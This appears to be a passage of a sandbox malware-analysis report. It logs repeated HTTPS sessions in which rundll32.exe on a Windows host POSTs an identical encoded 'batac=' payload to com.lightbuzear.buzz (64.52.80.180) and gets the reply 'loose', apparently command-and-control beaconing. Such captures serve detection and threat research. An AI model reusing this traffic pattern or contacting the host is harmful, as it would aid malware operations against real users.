2022-08-14 06:41:21 UTC	174	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache
2022-08-14 06:41:21 UTC	174	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEylKrg3y1YX4F/ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SWj6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:41:21 UTC	176	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:41:21 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:41:21 UTC	176	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
106	192.168.2.22	49278	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:41:22 UTC	176	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache
2022-08-14 06:41:22 UTC	176	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEylKrg3y1YX4F/ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SWj6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:41:23 UTC	177	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:41:22 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:41:23 UTC	177	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
107	192.168.2.22	49279	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:41:23 UTC	177	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:41:23 UTC	178	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F /ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SW j6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:41:24 UTC	179	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:41:23 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:41:24 UTC	179	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.22	49183	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:39:37 UTC	19	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache
2022-08-14 06:39:37 UTC	20	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F /ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SW j6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:39:38 UTC	21	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:39:37 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:39:38 UTC	21	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.22	49184	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:39:38 UTC	21	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:39:38 UTC	21	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F/ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SWj6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:39:39 UTC	22	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:39:39 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:39:39 UTC	23	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.22	49185	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:39:39 UTC	23	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache
2022-08-14 06:39:39 UTC	23	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F/ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SWj6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:39:40 UTC	24	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:39:40 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:39:40 UTC	24	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.22	49186	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:39:40 UTC	24	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:39:40 UTC	25	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F /ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SW j6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:39:41 UTC	26	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:39:41 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:39:41 UTC	26	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.22	49187	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:39:41 UTC	26	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache
2022-08-14 06:39:41 UTC	26	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F /ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SW j6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:39:42 UTC	27	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:39:42 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:39:42 UTC	28	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.22	49188	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:39:42 UTC	28	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:39:42 UTC	28	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F/ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SWj6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:39:43 UTC	29	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:39:43 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:39:43 UTC	29	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.22	49189	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:39:44 UTC	29	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache
2022-08-14 06:39:44 UTC	30	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F/ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SWj6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:39:44 UTC	31	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:39:44 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:39:44 UTC	31	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.22	49190	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:39:45 UTC	31	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:39:45 UTC	31	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F/ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SWj6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:39:45 UTC	32	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:39:45 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:39:45 UTC	33	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

